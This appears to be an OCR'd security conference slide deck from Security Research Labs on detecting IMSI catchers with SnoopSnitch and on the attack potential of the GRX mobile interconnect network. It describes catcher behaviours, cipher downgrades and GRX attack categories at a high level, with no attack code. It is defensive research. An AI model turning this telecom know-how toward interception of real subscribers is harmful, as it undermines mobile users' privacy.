
# Advanced interconnect attacks

## *Chasing GRX and SS7 vulns*

Karsten Nohl <nohl@srlabs.de>
Luca Melette <luca@srlabs.de>


SECURITY RESEARCH LABS


# Agenda



- **IMSI catcher catching**
- GRX attack potential
- GRX exposure
- Research outlook

# Thank **you** so much for growing GSMmap!





# SnoopSnitch catcher detection analyzes a cell's config and behavior

## SnoopSnitch combines three types of IMSI catcher heuristics

**A** Suspicious cell **configuration**

- No proper neighbors
- Out-of-place location area
- High cell reselect offset, low registration timer
- Large number of paging groups

**B** Suspicious cell **behavior**

- IMSI+IMEI requests during location update
- Immediate reject after identity request
- Paging without transaction
- Orphaned traffic channel


**C** Lack of proper **encryption**

- No encryption -or-
- Downgrade to crackable A5/1 or A5/2
- Delayed *Cipher Mode Complete* (due to A5/1 cracking time)

SnoopSnitch assigns a score to each heuristic[1] and sums scores to form catcher events

[1] Metric details: opensource.srlabs.de/projects/snoopsnitch/wiki/IMSI_Catcher_Score


# Majority of IMSI catcher sightings has medium score



**Some chance of false positives.** Certainty threshold revised upwards multiple times as we learned about false positive causes (discussed next)

**Near-certain catcher sightings.** Several heuristics triggered (3%)

# Many heuristics trigger regularly



| | Ⓐ Config | Ⓑ Behavior | Ⓒ Encryption |
|---|---|---|---|
| ■ Encryption downgrade [C1] | | | 454 |
| ■ Silent call [T4] | | 12 | |
| ■ Paging w/o transaction [T3] | | 13 | |
| ■ ID requests during LU [C4] | | 77 | |
| ■ Inconsistent neighbors [R1] | 60 | | |
| ■ Low registration timer [T1] | 21 | | |
| ■ High reselect offset [K2] | 19 | | |
| ■ No neighbors [K1] | 2 | | |
| ■ Lonesome LAC [A5] | 356 | | |
| ■ Inconsistent LAC [A2] | 9 | | |

# A IMSI catcher detection pitfalls (1/3)

**Suspicious cell configuration**

- No proper neighbors
- Lonesome location area
- Out-of-place location area

**False positive causes**

1. Networks often change abruptly; e.g. when entering the subway
2. SnoopSnitch cannot directly read the radio channel (ARFCN) from the baseband. In the few cases its heuristic guesses wrong, an IMSI catcher event is reported

# B IMSI catcher detection pitfalls (2/3)

Suspicious cell **behaviour**

- IMSI + IMEI requests during location update
- Immediate reject

**False positive causes**

- Femto cells behave very similar to IMSI catchers:
  a. Query IMSI + IMEI (for whitelisting)
  b. Reject all but their owner's phones
  c. Implement radio protocols somewhat incomplete
  d. Use hardware similar to small IMSI catchers

# C IMSI catcher detection pitfalls (3/3)

Lack of proper **encryption**

- No encryption -or-
- Downgrade to A5/1


**False positive causes**

1. Some networks alternate between ciphers! For example, E-Plus Germany:

   A5/3 /3 /1 /3 /3 /1 /3


2. Can IMSI catchers really not use A5/3 and other strong crypto? We are about to find out!

# Spot the difference: Not all catcher events are being uploaded



SnoopSnitch
App ID: 83ead3d4

Score: 3,00
Time: 21 avr. 2015 07:54:13
Location: 45.7350672 | 4.8233948
Cell ID: 208/10/49539/0



SnoopSnitch
App ID: [redacted]

Score: 3.00
Time: 12 May 2015 15:28:40
Location: 53.478166 | -2.2411002
Cell ID: 234/20/171/6704786


Posted to Twitter but not uploaded for further analysis

SECURITY RESEARCH LABS

# Agenda

- IMSI catcher catching
- **GRX attack potential**
- GRX exposure
- Research outlook

# The GRX network connects nodes along the Internet access path of mobile phones




- Phone configures an APN
- The APN's DNS entry determines which GGSN is used
- GGSN typically stays the same even when roaming

**PDP Context** – Collection of identifiers needed for data flow, including: **$\mathtt{TEID}_{\leftarrow}$, $\mathtt{TEID}_{\rightarrow}$**

# Can attackers abuse GRX for data intercept?

**Research question:** What can attackers do on GRX?



| | |
|---|---|
| DoS | ✓ -> P1Sec @ HITB |
| Fraud | ✓ |
| MITM | ? |
| Local intercept | ? |
| Hijacking | ? |

Focus of this talk

